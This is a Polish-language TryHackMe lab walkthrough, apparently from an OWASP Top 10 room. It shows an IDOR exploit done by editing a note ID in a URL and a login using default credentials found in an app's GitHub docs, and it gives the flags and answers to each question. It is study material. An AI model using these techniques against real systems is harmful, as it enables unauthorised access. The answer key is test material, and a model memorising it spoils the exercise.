
Po udanej rejestracji użytkownika "arthur" logujemy się na konto użytkownika "arthur".

Zalogowaliśmy się na konto arthura.



1.3 What is the flag that you found in arthur's account?

Flaga: d9ac0f7db4fda460ac3edeb75d75e16e



Wypełnione odpowiedzi:

Answer the questions below

What is the flag that you found in darren's account?

Now try to do the same trick and see if you can login as arthur.

What is the flag that you found in arthur's account?

2. [Severity 5]

Wpisujemy w wyszukiwarkę adres jaką strona TryHackMe podała: <http://10.10.145.255>



Z podaną nazwą użytkownika i podanym hasłem logujemy się na konto.

5 - Login with the username being **noot** and the password **test1234**.

← → ↻ Niebezpieczona | 10.10.145.255

Note Viewer!

What user are you

User:
Pass:

Po zalogowaniu otrzymujemy:

← → ↻ Niebezpieczona | 10.10.145.255/note.php?note=1

I am noot!

Zmieniamy ostatni znak adresu url z "1" na "0". Czyli z <http://10.10.145.255/note.php?note=1> dostajemy <http://10.10.145.255/note.php?note=0>.

Otrzymujemy flagę: flag{fivefourthree}

← → ↻ Niebezpieczona | 10.10.145.255/note.php?note=0

flag{fivefourthree}

Wypełnione odpowiedzi:

Answer the questions below

Read and understand how IDOR works.

No answer needed

Question Done

Deploy the machine and go to <http://10.10.145.255> - Login with the username being noot and the password test1234.

No answer needed

Question Done

Look at other users notes. What is the flag?


flag{fivefourthree}

Correct Answer


Hint

3. [Severity 6]

Wpisujemy w wyszukiwarke adres jaką strona TryHackMe podała: 10.10.181.231



W sieci szukujemy domyślne hasło strony PensiveNotes frazą: pensive notes default password




Z pomocą podpowiedzi danej przez stronę TryHackMe, mówiącą by znaleźć kod źródłowy aplikacji, szukamy domyślne hasło na GitHub.




Can you find the app's source code? Maybe the documentation gives you default credentials that you can try.


Stąd klikamy pierwszy link podany przez wyszukiwarke.




Na stronie dostajemy domyślną nazwę użytkownika “pensive” i domyślne hasło “PensiveNotes”.



Wpisujemy nazwę użytkownika “pensive” i hasło “PensiveNotes”.



Po udanym zalogowaniu otrzymujemy flagę: thm{4b9513968fd564a87b28aa1f9d672e17}



Wypełnione odpowiedzi:

Answer the questions below

Deploy the VM

No answer needed

Correct Answer

Hack into the webapp, and find the flag!

thm{4b9513968fd564a87b28aa1f9d672e17}

Correct Answer

 Hint